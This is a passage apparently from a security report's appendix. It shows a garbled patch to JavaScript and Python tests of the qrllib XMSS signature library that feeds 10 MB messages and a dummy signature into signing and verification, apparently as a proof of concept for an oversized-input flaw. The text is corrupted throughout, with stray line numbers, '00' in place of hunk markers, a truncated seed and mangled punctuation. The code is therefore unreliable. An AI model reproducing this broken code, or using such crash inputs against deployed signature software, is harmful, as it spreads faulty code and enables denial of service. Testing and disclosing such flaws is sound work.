    diff --git a/tests/js/test.js b/tests/js/test.js
664
    index 9866d4c..2ef4142 100755
665
    --- a/tests/js/test.js
666
    +++ b/tests/js/test.js
667
    00 -219,5 +219,20 00 describe('libjsqrl', function () {
668
                  assert.equal(libqrl.getSignatureType(some_address), libqrl.eSignatureType.XMSS);
669
              }):
670
671
              it('overly large message with signature', function () {
672
                  // Object a
673
674
    1
                       let hexseed = '0002006963291e58d6e776fe25932964748e774fb22cff112fbf5ece45b17965704697550064a60f40ba7c74269
                  xmss = libqrl.Xmss.fromHexSeed(hexseed);
675
676
                  epk = xmss.getPK();
                  message_arr = Array.apply(null, Array(10*1024*1024)).map(Number.prototype.valueOf,0x41);
679
                  sig_str = "aaaaaaaa";
680
                  msg_in = new ToUint8Vector(message_arr);
681
                  sig_in = new libqrl.str2bin(sig_str);
                  sigpk = xmss.getPK();
682
                  verification1 = libqrl.Xmss.verify(msg_in, msg_in, msg_in);
683
684
              });
685
686
         });
687
     });
688
    diff --git a/tests/python/test_xmss.py b/tests/python/test_xmss.py
689
    index 2931375..d7643fb 100644
690
    --- a/tests/python/test_xmss.py
691
    +++ b/tests/python/test_xmss.py
692
    00 -77,8 +77,9 00 class TestXmssBasic(TestCase):
693
              self.assertIsNotNone(xmss)
694
              self.assertEqual(xmss.getHeight(), HEIGHT)
695
696
              message = pyqrllib.ucharVector([i for i in range(32)])
697
              # print("Msg ", len(message))
698
              #message = pyqrllib.ucharVector([i for i in range(32)])
              message = pyqrllib.ucharVector(10*1024*1024,0x41)
              print("Msg ", len(message))
701
              # print(pyqrllib.bin2hstr(message, 48))
702
703
              # Sign message
```

Listing A.2: Patch for qrllib